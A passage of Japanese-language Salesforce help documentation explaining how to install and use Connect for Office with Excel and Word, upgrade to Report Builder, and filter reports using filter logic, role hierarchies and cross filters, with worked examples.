   ヒント: ダウンロードページが表示されない場合は、システム管理者にアクセス権を依頼してください。
3. **[今すぐインストール]** をクリックします。
4. Connect for Office をインストールするかどうかの確認メッセージが表示されたら、**[はい]** をクリックします。Connect for Office を、インストーラが指定するデフォルトのフォルダにインストールすることをお勧めします。
5. インストール完了後、Excel または Word を開き、**[Salesforce]** メニューを選択して Connect for Office の使用を開始します。
6. Word を最初に開くと、Salesforce からマクロを有効にするよう要求されます。Word アドインを使用するには、必ずマクロを有効にして、Salesforce をマクロの公開者として承諾してください。

メモ: Connect for Office のインストーラがコンピュータのレジストリを編集します。組織でレジストリの編集を禁止するセキュリティが使用されている場合は、Connect for Office をインストールする前にシステム管理者としてコンピュータにログインするか、会社の IT 部門にお問い合わせください。

関連トピック:

Salesforce 環境のカスタマイズ

Connect for Office へのログイン

Salesforce のレポートのデータを要求するには、まず Salesforce にログインする必要があります。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

1. Excel を開きます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

2. Microsoft Office 2003 では、Excel ツールバーの [Salesforce] ツールバーから [ログイン] を選択します。Microsoft Office 2007 では、リボンの Salesforce タブを選択し、[レポート] ドロップダウンメニューをクリックし、[ログイン] を選択します。
3. Salesforce のユーザ名とパスワードを入力します。
4. [ログイン] をクリックします。

メモ: 組織で IP アドレスを制限している場合、信頼されない IP からのログインはアクティベーションを行うまでブロックされます。Salesforce により自動でアクティベーションメールが送信され、ユーザはそれを使用してログインできます。このメールには、パスワードの末尾に追加する必要のあるセキュリティトークンが記載されています。たとえば、パスワードが *mypassword* で、セキュリティトークンが *XXXXXXXXXX* である場合、ログインするには *mypasswordXXXXXXXXXX* と入力する必要があります。

Connect for Office を使用したレポートの Excel へのインポート

Salesforce のカスタムレポートまたは標準レポートを Excel にインポートし、Excel の数式、グラフ、およびピボットテーブルを使用して、データをさらに分析できます。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

Excel 内のレポートにアクセスする
- 「レポート実行」

  および

  「レポートのエクスポート」

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

1. Salesforce でカスタムレポートを作成します。任意の標準レポートを使用することもできます。
2. Excel で空のワークシートを開きます。
3. リボンの [Salesforce] タブを選択し、[レポート] ドロップダウンメニューをクリックして、[レポートをインポート...] を選択します。

   メモ: Microsoft Office 2003 では、Excel ツールバーの [Salesforce] ツールバーから [レポートをインポート...] を選択します。
4. 使用可能な Salesforce の標準レポートおよびカスタムレポートからレポートを選択します。
5. レポートデータを Excel ファイルに取り込む場所を指定します。
   a. [インポート先のワークシート] 項目に、Excel ワークシートの名前を入力します。
   b. [携帯電話] 項目に、データの取り込みを開始する一番上のセルを入力します。

   指定したワークシートとセルにレポートデータがすでに入っている場合、Connect for Office は、既存データを移動させて、新規レポートデータ用の領域を確保します。

ヒント: インポートしたレポートを含むワークシートの名前は変更しないでください。名前を変更すると、ワークシートとレポート間の接続が失われます。データを更新するには、レポートを再度インポートする必要があります。

6. [未加工データ] を選択すると、書式、集計、または総計を含まないデータがインポートされます。[フォーマット済み] を選択すると、Salesforce のレポートに使用している色、フォント、集計、および総計が保持されます。

   これは、データが小規模なテーブルに集計済みの大きなマトリックスレポートをインポートする場合に便利です。

   ヒント:

   - サマリーレポートまたはマトリックスレポートを Excel の数式やピボットテーブルで使用するためにインポートしている場合は、[未加工データ] オプションが最適です。
   - データが小規模なテーブルに集計済みの大きなマトリックスレポートをインポートしている場合は、[フォーマット済み] オプションを使用します。

7. [OK] をクリックします。

ヒント: Excel からデータをコピーし、他の Office アプリケーションに貼り付けることができます。Excel データをワークシートオブジェクトとして参照するには、[貼り付け] ではなく [特殊データを貼り付け] オプションを使用します。Excel でデータが変更された場合は、オブジェクトを右クリックして自動更新できます。詳細は、Microsoft Word ヘルプを参照してください。

Connect for Office でのデータの最新表示と更新

Excel の Salesforce レポートを最新に保つには、レポートのデータとピボットテーブル (作成した場合) を定期的に最新表示します。Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。

重要: Salesforce で TLS 1.0 が無効化されると、Connect for Office のサポートは終了します。この変更があるため、Connect for Office が Salesforce と Microsoft® Word または Excel 間の接続を確立できるという保証はありません。営業担当が接続を確立できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。

Salesforce へのログイン後、**[Salesforce]** [リボン] タブ (Office 2003 以前の場合はツールバー) から次のオプションのいずれかを選択します。

- **既存レポート更新...** - Excel で更新するレポートを選択できます。
  1. インポートしたレポートのリストから、更新するレポートを選択します。
  2. [ピボットテーブルの更新] を選択し、選択したレポートに Excel で作成したピボットテーブルを更新することもできます。[すべてのレポートの更新] メニューを選択すると、これは自動的に実行されます。
  3. レポートデータを更新するには、[選択済みのものを更新] をクリックします。

     このリストからレポートを削除するには、レポート名を選択し、[選択済みのものを削除] をクリックします。レポートは、Excel ワークシートや Salesforce から削除されるわけではなく、更新可能なレポートのリストから削除されるだけです。

- **すべてのレポートの更新** - Excel ファイルにインポートしたすべてのレポートを最新表示します。レポートで参照しているピボットテーブルも含めて更新します。

ヒント:

- レポートデータを更新すると、レポートの行数が変化する場合があるため、数式を作成する場合は、セルの範囲ではなく、列全体を選択してください。たとえば、列 E の合計には「`=Sum(Sheet2!E1:E200)`」ではなく「`=Sum(Sheet2!E:E)`」を使用します。
- Excel の *VLOOKUP* 関数および *HLOOKUP* 関数を使用して異なるセルの範囲におよぶデータを結合する場合は、これらの関数はレポートレコード ID (15 文字の英数字で構成される ID) の大文字小文字を区別します。レポートのレコードを識別する場合は、大文字と小文字を正しく指定してください。詳細は、Microsoft Excel ヘルプを参照してください。

レポートウィザードのアップグレード

強力なドラッグアンドドロップエディタであるレポートビルダーは、レポートを作成、編集するための標準のツールです。組織でまだ従来のレポートウィザードを使用している場合は、レポートビルダーにアップグレードしてください。

- すべてのプロファイルで、レポートビルダーをデフォルトで利用できます(権限セットとプロファイル、および API の PermissionSet オブジェクトと Profile オブジェクトには引き続き「レポートビルダー」権限が表示されますが、アップグレードを行うと、これらの設定が上書きされます)。
- 従来のレポートウィザードは、アクセシビリティモードのユーザのみが使用できます。
- Group Edition および Professional Edition を使用する組織がレポートビルダーを使用できます。
- レポート用の新しいタイプのグラフである散布図を利用できます。

新しい組織では、レポートビルダーの最新バージョンが自動的に取得されます。[ユーザインターフェース設定]ページに[レポートビルダーのアップグレード]セクションが表示されない場合、アップグレードはすでに組織で有効になっています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポート設定およびダッシュボード設定を変更する

- 「アプリケーションのカスタマイズ」

「レポートビルダー」権限をプロファイルまたは権限セットによってすべてのユーザに割り当てることと、組織全体でレポートビルダーを有効にすることとは違います。組織でレポートビルダーを有効にするには、次の手順に従ってください。

重要: アップグレードによる既存のレポートへの影響はありません。ただし、アップグレード後に古いレポートウィザードに戻すことはできません。

1. [設定]から、[クイック検索]ボックスに「*レポート*」と入力し、[レポートおよびダッシュボードの設定]を選択します。
2. ページの[レポートビルダーのアップグレード]セクションを確認して、[有効化]をクリックします。このボタンが表示されない場合、レポートビルダーはすでに組織全体で有効になっています。
3. 選択内容を確認して、[はい、すべてのユーザのレポートビルダーを有効化する]をクリックします。

レポートデータの絞り込み

レポートにデータが必要以上に表示されている場合、レポートを絞り込んで、目的のデータのみが表示されるようにします。

Salesforce Classic では、レポートの絞り込みはレポートビルダーで行います。

Lightning Experience では、レポートの絞り込みには2つの方法があり、レポートビルダーで絞り込むか、レポートを表示しているときに絞り込みます。条件を追加または編集するにはレポートビルダーを使用します。レポートを参照中に、既存のロックされていないレポート条件を編集するには、レポートを実行してから、[条件] ペイン ( ) で条件を直接編集します。[条件] ペインでは既存の条件を編集できますが、新しい条件を追加することはできません。

メモ: Lightning Experience では、これらの条件はレポートビルダーで使用できますが、レポートを表示するときに [条件] パネルには表示されません。検索条件が表示されなくても、レポートは引き続き絞り込まれます。

- 行制限の検索条件
- クロス条件
- 履歴項目の絞り込み
- 標準の検索条件 (範囲および日付の検索条件は除く)

1. レポートビルダーで [追加] ドロップダウンメニューを開き、条件種別を選択します。
   - 項目を絞り込むには、[項目の絞り込み] を選択します。たとえば、項目条件を使用して、[取引先名がAcme である] によって項目を絞り込みます。
   - 既存の条件をレポートに適用する方法をカスタマイズするには、[検索条件ロジック] を選択します。各条件には番号が割り当てられています。レポートが、条件1を満たし、かつ条件2または条件3のいずれかを満たすレコードを返すようにするには、次の条件ロジックを使用します: `[Filter 1 AND (Filter 2 OR Filter 3)]`。条件ロジックには少なくとも1つの項目条件が必要です。
   - オブジェクトの別のオブジェクトに対する関係を絞り込むには、[クロス条件] を選択します。[商談のある取引先] というクロス条件を適用すると、レポートによって商談がある取引先のみが返されます。クロス条件にサブ条件を追加すると、2つ目のオブジェクトによってさらに絞り込まれます。たとえば商談サブ条件の [50000 より大きい金額] を使用すると、レポートによって、金額が50,000ドルを超える商談がある取引先が返されます。
   - 表形式レポートの結果数が制限するには、[行制限] を選択します。年間売上が上位5つの取引先を表示するには、行制限を [年間売上上位 5 の取引先] に設定します。

日付条件などの標準条件は、デフォルトでほとんどのオブジェクトに適用されています。[追加] ドロップダウンメニューの下にある標準条件を確認し、必要に応じてカスタマイズします。異なるオブジェクトには、異なる標準条件があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

条件を追加または編集する
- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

ユーザが Lightning Experience でレポートを表示しているときに条件を編集できないようにロックまたはロック解除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

Lightning Experience でレポートを表示しているときに条件を編集する
- 「レポート実行」

2. 絞り込み条件を入力します。

   絞り込み条件の詳細については、「検索条件の演算子リファレンス」および「条件ロジックの追加」を参照してください。

3. 必要に応じて、ユーザが Lightning Experience でレポートを参照中に条件を編集できないようにするには、[ロック] をオンにします。
4. [保存] をクリックします。
5. 絞り込まれたレポートを参照するには、[レポート実行] をクリックします。新しいレポートでは、レポートを保存するまでは [レポート実行] ボタンは表示されません。

   メモ: Lightning Experience レポートビルダーでは、レポートを実行する前に保存します。保存しないと、一部の変更が失われる危険があります。特に、次の項目や条件を追加したら、必ず保存してください。

   - 行制限の検索条件
   - クロス条件
   - 数式項目
   - バケット項目

例: カリフォルニア、アリゾナ、またはネバダにある従業員 100 名以上の会社の新しいリードに電話するようにチームに指示するとします。リードレポートがあり、[リード状況]、[従業員数]、[都道府県] などの項目が含まれています。このレポートには、会社全体のリードのすべての概要が含まれています。*カリフォルニアに所在し、従業員が100名以上の新しいリードのみを表示するには、次の条件をレポートに適用します。*

1. [リード状況] [次の文字列と一致する] [新規]
2. [従業員数] [>] 「100」
3. 州に「カリフォルニア」、「アリゾナ」、「ネバダ」が含まれる

これで、必要なリードのみがレポートで返されます。

検索条件ロジックの追加

検索条件ロジックによって、いつどのように検索条件がレポートに適用されるかが制御されます。

ロール階層によるレポートデータの絞り込み

組織の構造や職務に基づいてレコードを確認しますか? ジョブロール (営業マネージャなど) やその下位ロール (営業担当者など) 内の各ユーザが所有するレコードを、ロールでレポートを絞り込むことで取得できます。

検索条件種別リファレンス

標準の検索条件、項目検索条件、クロス条件、行制限条件など、さまざまな種別の検索条件によって、レポートデータの範囲を絞ることができます。検索条件種別ごとに異なる方法でレポートが絞り込まれます。次の検索条件種別のリストを参考にして、レポートに適した検索条件を選択してください。

検索条件の演算子リファレンス

検索条件内の演算子はセンテンス内の動詞に似ています。演算子で、検索条件間の関係を指定します。リストビュー、レポート、ダッシュボード、および一部のカスタム項目に検索条件を設定するときには、次の検索条件演算子のリストを参照してください。

相対日付検索条件の参照

相対日付検索条件を使用すると、人の話し言葉に似たわかりやすい構文を使用して日付項目で絞り込むことができます。

項目と値の種別による条件検索に関する留意事項

テキスト項目、日付項目、数値、選択リスト値、空白または null 値で絞り込むときは、次のヒントを参考にしてください。

マルチ通貨での検索のヒント

組織でマルチ通貨を使用している場合の通貨項目の検索のヒント

検索条件ロジックの追加

検索条件ロジックによって、いつどのように検索条件がレポートに適用されるかが制御されます。

検索条件をレポートに追加すると、その検索条件に番号が付記されます。最初の検索条件は検索条件 1、2 番目の検索条件は検索条件 2 になります。検索条件ロジックは、これらの番号付き検索条件に基づいて適用されます。

たとえば、［都道府県］、［年間売上］、［業種］などの項目を含む取引先のレポートがあるとします。レポートには次の検索条件があります。

1. 州に「カリフォルニア」、「アリゾナ」、「ネバダ」が含まれる
2. 業種が「銀行」と一致する
3. 年間売上が 1000000 より大きい

この 3 つの検索条件によって、レポートは、所在地がカリフォルニア、アリゾナ、またはネバダ、業種が銀行、年間売上が100万ドル超の取引先を返します。所在地がカリフォルニア、アリゾナ、またはネバダかつ業種が銀行の取引先か、年間売上が 100 万ドル超の取引先のみが必要な場合はどうすればよいでしょうか。検索条件ロジックをレポートに追加します。

1. [追加] > [検索条件ロジック] をクリックします。
2. 各検索条件の行番号を検索条件ロジック演算子で区切って入力します。

   たとえば、**(1 AND 2) OR 3** によって、検索条件 1 と 検索条件 2 の両方か、または検索条件 3 と一致するレコードが検出されます。

   次の表では、すべての検索条件ロジック演算子について説明します。

演算子	定義
AND	両方の値と一致するレコードを検索します。 **1 AND 2**

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

カスタムリストビューを作成する
- リストに表示されているレコードタイプに対する「参照」

公開リストビューを作成、編集、または削除する
- 「公開リストビューの管理」

演算子	定義
OR	いずれかの値と一致するレコードを検索します。 **1 OR 2**
NOT	値を除外するレコードを検索します。 たとえば、検索条件 1 が「業種 次の文字列と一致する "バイオテクノロジ"」であるとします。検索条件ロジックは、**NOT 1** と設定します。レポートでは、バイオテクノロジと等しくないレコードが返されます。

3. [保存] をクリックします。

これでレポートに、所在地がカリフォルニア、アリゾナ、ネバダ、業種が銀行、売上金額が任意の取引先と、年間売上が 100 万ドルを超える取引先が表示されます。

メモ:

- 検索条件ロジックを使用できない検索条件もあります。たとえば、積み上げ集計項目には使用できません。
- オブジェクト A がオブジェクト B の有無を問わないレポートでは、OR 条件を使って複数のオブジェクトにまたがる検索条件を適用することはできません。たとえば、検索条件に「*取引先名 次の文字列で始まる M OR 取引先責任者名 次の文字列で始まる M*」と入力すると、検索条件に誤りがあることを知らせるエラーメッセージが表示されます。
- 参照項目に対する検索条件ロジックを除き、項目検索条件で次の項目の1つ以上を使用している場合、検索条件ロジックを使用できません。
  - トピック
  - 説明
  - [町名・番地 1]、[町名・番地 2]、および [町名・番地3] 項目の 1 つ以上
  - 売上予測分類
  - キャンペーン：メンバー種別
  - ユーザ：プロファイル名
  - ログイン状況
  - カスタムロングテキストエリア項目

検索条件の演算子リファレンス

検索条件内の演算子はセンテンス内の動詞に似ています。演算子で、検索条件間の関係を指定します。リストビュー、レポート、ダッシュボード、および一部のカスタム項目に検索条件を設定するときには、次の検索条件演算子のリストを参照してください。

特殊な選択リスト値による条件検索

関連トピック:

検索条件の演算子リファレンス
特殊な選択リスト値による条件検索
項目と値の種別による条件検索に関する留意事項

ロール階層によるレポートデータの絞り込み

組織の構造や職務に基づいてレコードを確認しますか?ジョブロール(営業マネージャなど)やその下位ロール(営業担当者など)内の各ユーザが所有するレコードを、ロールでレポートを絞り込むことで取得できます。

たとえば、カリフォルニア州の営業チームメンバーが所有する商談を表示するには、「*Sales Manager - California (営業マネージャ - カリフォルニア州)*」のロールを使用して商談レポートを絞り込みます。また、カリフォルニア州の特定の営業マネージャが所有する商談をドリルダウンする場合は、ロール内の特定の人物で結果を絞り込むことでもできます。

メモ: ロール階層検索条件は、次の標準レポートタイプに基づくレポートでのみ使用できます。

- 活動
- ToDo
- 行動
- 商談が関連するキャンペーン
- 売上予測
- 商談 (ただし次を除く)
  - 競合が関連する商談
  - 取引先責任者のロールが関連する商談
  - 取引先責任者のロールと商品が関連する商談
  - 商談履歴
  - パートナーが関連する商談
  - チームが関連する商談
  - チームと商品が関連する商談

ロール階層検索条件は、カスタムレポートタイプに基づくレポートで使用できません。

Lightning Experience でのロール階層による絞り込み

1. 必要に応じて、[レポート実行] ページで [▼] をクリックして [検索条件] パネルを開きます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

条件を追加または編集する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

ユーザが Lightning Experience でレポートを表示しているときに条件を編集できないようにロックまたはロック解除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

Lightning Experience でレポートを表示しているときに条件を編集する
- 「レポート実行」

2. [検索条件] パネルで [ロール階層] をクリックします。
3. [ロール階層] モーダルで、ロールで絞り込みます。特定のロールを見つけるには、検索ボックスの使用を考慮してください。
4. 選択したロール内の人物で結果を絞り込むことで、レポートをさらに絞り込むこともできます。人物で絞り込むと、その人物に属するレコードと、ロール内のその人物の部下に属するレコードが表示されます。

Salesforce Classic でのロール階層による絞り込み

1. [レポート実行] ページで、[階層を表示] をクリックします。
2. ロールにドリルダウンします。
3. ロールですでに絞り込まれたレポートを開くようにするには、ロールにドリルダウンしてから、[カスタマイズ] をクリックしてレポートビルダーを開きます。次に、[レポートのプロパティ] をクリックして、[階層レベルの保存] をオンにします。[レポートのプロパティ] で [保存] をクリックした後、レポートビルダーで [保存] を再度クリックします。

検索条件種別リファレンス

標準の検索条件、項目検索条件、クロス条件、行制限条件など、さまざまな種別の検索条件によって、レポートデータの範囲を絞ることができます。検索条件種別ごとに異なる方法でレポートが絞り込まれます。次の検索条件種別のリストを参考にして、レポートに適した検索条件を選択してください。

検索条件種別	説明
標準の検索条件	標準の検索条件は、ほとんどのオブジェクトにデフォルトで適用されます。標準の検索条件はオブジェクトによって異なりますが、ほとんどのオブジェクトには標準の検索条件［表示］と［日付項目］が含まれています。［表示］は、オブジェクトを特定のグルーピングで絞り込みます (「私の取引先」、「すべての取引先」など)。［日付項目］は項目 (［作成日］、［最終活動日］など) と日付範囲 (「常時」、「先月」など) で絞り込みます。
項目の絞り込み	項目の絞り込みは、アプリケーションのレポート、リストビュー、ワークフロールール、およびその他の領域で使用できます。各検索条件で、項目、演算子、および値を設定します。表形式レポート、サマリーレポート、およびマトリックスレポートでは、[項目] ペインから [条件] ペインに項目をドラッグして、レポート検索条件を追加できます。
検索条件ロジック	Boolean 条件を追加し、項目の絞り込みをどう評価するか制御します。検索条件ロジックを適用する前に、項目の絞り込みを少なくとも 1 つ追加する必要があります。
クロス条件	「関連する」条件または「関連しない」条件を使用し、子オブジェクトでレポートを絞り込みます。さらに子オブジェクトの項目で絞り込むには、サブ条件を追加します。たとえば、クロス条件 *「取引先 関連する 商談」* を指定した場合、[商談の検索条件を追加] をクリックしてサブ条件 *「商談名 次の文字列と一致する ACME」* を作成し、条件に一致する商談のみを含めます。

検索条件種別	説明
行制限	表形式レポートでは、表示する行の最大数を選択してから、並び替えする項目と並び替え順を選択します。表形式レポートが返す行数を制限すると、表形式レポートをダッシュボードテーブルコンポーネントまたはグラフコンポーネントのソースレポートとして使用できます。

例: クロス条件を使用した関連オブジェクトのレポート
クロス条件を使用して、関連するオブジェクトのレコードを含めたり除外したりすることで、式やコードを記述しなくても結果を細かく調整できます。クロス条件は、クロス条件のみ、または項目検索条件と組み合わせて適用できます。
例: レポート検索条件での行の制限の使用
これは、項目の絞り込み、検索条件ロジック、および行の制限を使用するレポート検索条件のサンプルです。

例: クロス条件を使用した関連オブジェクトのレポート

クロス条件を使用して、関連するオブジェクトのレコードを含めたり除外したりすることで、式やコードを記述しなくても結果を細かく調整できます。クロス条件は、クロス条件のみ、または項目検索条件と組み合わせて適用できます。

レポートの検索条件を変更するには、マウスポインタを置いて [編集] または [削除] をクリックします。レポートを実行すると検索条件が表示され、そのページで [編集] をクリックすると、さらに変更できます。

さらに子オブジェクトの項目で絞り込むには、*サブ条件*を追加します。たとえば、クロス条件*「取引先 関連する 商談」*を指定した場合、[商談の検索条件を追加] をクリックしてサブ条件*「商談名 次の文字列と一致する ACME」*を作成し、条件に一致する商談のみ表示します。各クロス条件には、最大 5 つのサブ条件を作成できます。

- 各レポートには、最大 3 つのクロス条件を設定できます。
- 各クロス条件には、最大 5 つのサブ条件を設定できます。
- 検索条件ロジックは、項目検索条件にのみ適用され、クロス条件には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

AND

「レポートビルダー」

1. クロス条件の作成
   レポート結果から関連するオブジェクトや項目に基づいてレコードを絞り込んだり除外したりするには、クロス条件を使用してください。
2. 例: クロス条件での「関連する」の使用
   クロス条件では、「関連する」条件を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、ケースが関連する取引先のみ表示するようにレポートを絞り込みます。

3. 例: クロス条件での「関連しない」の使用
   クロス条件では、「関連しない」条件を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、活動が関連しない取引先責任者のみ表示するようにレポートを絞り込みます。
4. 例: 複数のクロス条件の使用
   クロス条件では、「関連する」条件と「関連しない」条件の両方を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、ケースが指定されている取引先は表示するが、活動が指定されていない取引先は表示しないようにレポートを絞り込みます。
5. クロス条件の使用のヒント
   クロス条件は、通常の条件と同様に機能します。ただし、クロス条件には独自の特性がいくつかあります。

クロス条件の作成

レポート結果から関連するオブジェクトや項目に基づいてレコードを絞り込んだり除外したりするには、クロス条件を使用してください。

1. レポートビルダーの[条件]ペインで[追加]>[クロス条件]をクリックします。
2. ドロップダウンリストから親オブジェクトを選択します。選択した親オブジェクトによって、子オブジェクトリストに表示される関連オブジェクトが決まります。

   ヒント: キャンペーンに基づくレポートタイプでは、親オブジェクトにレポートタイプの第2オブジェクトを指定できます。たとえば、「リードが関連するキャンペーン」レポートでは、親オブジェクトに［キャンペーン］または［リード］を指定できます。

3. *［関連する］*または*［関連しない］*を選択します。
4. 子オブジェクトをドロップダウンから選択するか、名前で検索します。ドロップダウンリストには、選択した親オブジェクトに適合するすべての子オブジェクトが含まれます。
5. 必要に応じて、次の手順でサブ条件を追加します。
   a. [*関連する子オブジェクト*の検索条件を追加] をクリックします。
   b. 項目を選択します。項目は、クロス条件の子オブジェクトにより決定されます。たとえば、クロス条件が「*取引先 関連する ケース*」の場合、サブ条件にケース項目を使用できます。
   c. 検索条件の演算子を選択します。
   d. 値を入力します。
6. [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

関連トピック:

例: 複数のクロス条件の使用
例: クロス条件での「関連する」の使用
例: クロス条件での「関連しない」の使用

例: クロス条件での「関連する」の使用

クロス条件では、「関連する」条件を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、ケースが関連する取引先のみ表示するようにレポートを絞り込みます。

カリフォルニアの最近のキャンペーンで数多くの新規顧客を獲得したとします。これらの顧客のケースをすばやく解決する必要があります。現在ケースが指定されている取引先を示すレポートを作成できます。

1. 新規レポートを作成します。レポートタイプでは、[取引先と取引先責任者] をクリックして、[取引先] を選択し、[作成] をクリックします。
2. レポートビルダーの [条件] ペインで、適切な標準検索条件を設定します。
3. *「都道府県 (請求先) 次の文字列と一致する CA」* を指定した検索条件項目を作成して、[OK] をクリックします。
4. [追加] > [クロス条件] をクリックして、*「取引先 関連する ケース」* を指定します。

[レポート実行]をクリックすると、関連付けられているケースがあるカリフォルニアの取引先のみが結果に含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

関連トピック:

クロス条件の作成

例: クロス条件での「関連しない」の使用

クロス条件では、「関連しない」条件を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、活動が関連しない取引先責任者のみ表示するようにレポートを絞り込みます。

カリフォルニアの取引先リストをインポートして、所有者を割り当てる前に取引先責任者が設定されていない取引先を検索する必要があるとします。

1. 新規レポートを作成します。レポートタイプでは、[取引先と取引先責任者] をクリックして、[取引先] を選択し、[作成] をクリックします。
2. レポートビルダーの [条件] ペインで、適切な標準検索条件を設定します。
3. *「都道府県 (請求先) 次の文字列と一致する CA」* を指定した検索条件項目を作成して、[OK] をクリックします。
4. [追加] > [クロス条件] をクリックして、*「取引先 関連しない 取引先責任者」* を指定します。

[レポート実行]をクリックすると、関連付けられている取引先責任者がないカリフォルニアの取引先のみが結果に含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  AND

  「レポートビルダー」

関連トピック:

クロス条件の作成

例: 複数のクロス条件の使用

クロス条件では、「関連する」条件と「関連しない」条件の両方を使用してオブジェクトの子オブジェクトでレポートを絞り込みます。たとえば、ケースが指定されている取引先は表示するが、活動が指定されていない取引先は表示しないようにレポートを絞り込みます。

たとえば、あなたが営業担当者で、サポートチームにカスタマー取引先に確実に対応してもらうため、未解決の問題のエスカレーションを含むカスタマー取引先を確認する必要があるとします。

1. 新規レポートを作成します。レポートタイプでは、[取引先と取引先責任者] をクリックして、[取引先] を選択し、[作成] をクリックします。
2. レポートビルダーの [条件] ペインで、適切な標準検索条件を設定します。
3. レポートをカスタマー取引先に限定するには、[追加] > [項目の絞り込み] をクリックして、「*種別 次の文字列と一致する カスタマー*」と指定します。
4. 取引先に活動がないことを確認するには、[追加] > [クロス条件] をクリックして、「*取引先 関連しない 活動*」と指定します。
5. 完了した活動がない取引先のみを表示するには、クロス条件にサブ条件を追加します。
   a. [活動の検索条件を追加] をクリックして、「*状況 次の値に一致する 完了*」と指定します。
   b. [OK] をクリックします。
6. 現在ケースがある取引先を含めるには、他のクロス条件を追加します。ただし、今回は「*取引先 関連するケース*」と指定します。
7. エスカレーションされなかったケースを除外するには、このクロス条件にサブ条件を追加します。
   a. [ケースの検索条件を追加] をクリックして、「*種別 次の文字列に一致する 問題*」と指定します。
   b. [ケースの検索条件を追加] を再度クリックして、今回は、「*状況 次の文字列と一致する エスカレーション済*」と指定します。
   c. [OK] をクリックします。

レポートを実行すると、レポートには、エスカレーション済のケースを含み、完了した活動を含まないカスタマー取引先のみが含まれます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

AND

「レポートビルダー」

関連トピック:

クロス条件の作成

クロス条件の使用のヒント

クロス条件は、通常の条件と同様に機能します。ただし、クロス条件には独自の特性がいくつかあります。

- クロス条件を追加すると、レポート作成に時間がかかる可能性があります。レポートまたはプレビューのタイムアウトを回避するには、検索条件を設定して、返されるデータを制限します。たとえば、全期間のすべての商談を表示するのではなく、［表示］の *［私の商談］* と［範囲］の *［当会計四半期］* を選択します。
- クロス条件で利用できるオブジェクトは、選択する親オブジェクトのレポートタイプに依存するため、レポートタイプを選択する前に関連する子オブジェクトを検討します。たとえば、パートナーは取引先の子オブジェクトであるため、「*取引先 関連する パートナー*」で絞り込む取引先レポートタイプを選択します。
- クロス条件は、選択するレポートタイプと連動して機能します。クロス条件は、選択するレポートタイプと AND の関係にあります。このため、パートナーが設定された取引先のレポートタイプを選択して、クロス条件「*取引先 関連しない パートナー*」を追加すると、結果には何も含まれません。

関連トピック:

- 例: 複数のクロス条件の使用
- クロス条件の作成
- 例: クロス条件での「関連する」の使用
- 例: クロス条件での「関連しない」の使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

例: レポート検索条件での行の制限の使用

これは、項目の絞り込み、検索条件ロジック、および行の制限を使用するレポート検索条件のサンプルです。

営業幹部が、現在収益を最も上げそうな東京都の取引先はどれであるかを知りたいとします。

1. [レポート] タブで [新規レポート] をクリックします。
2. [取引先と取引先責任者] を開き、[取引先] を選択して、[作成] をクリックします。
3. 売上高が1000万ドルを超えるか、上場している東京都の取引先を探すには、[追加] > [項目の絞り込み] をクリックして、次の検索条件を追加します。
   a. *都道府県 (請求先) が東京都*
   b. *年間売上が `10000000` より大きい*
   c. *所有権が株式会社*
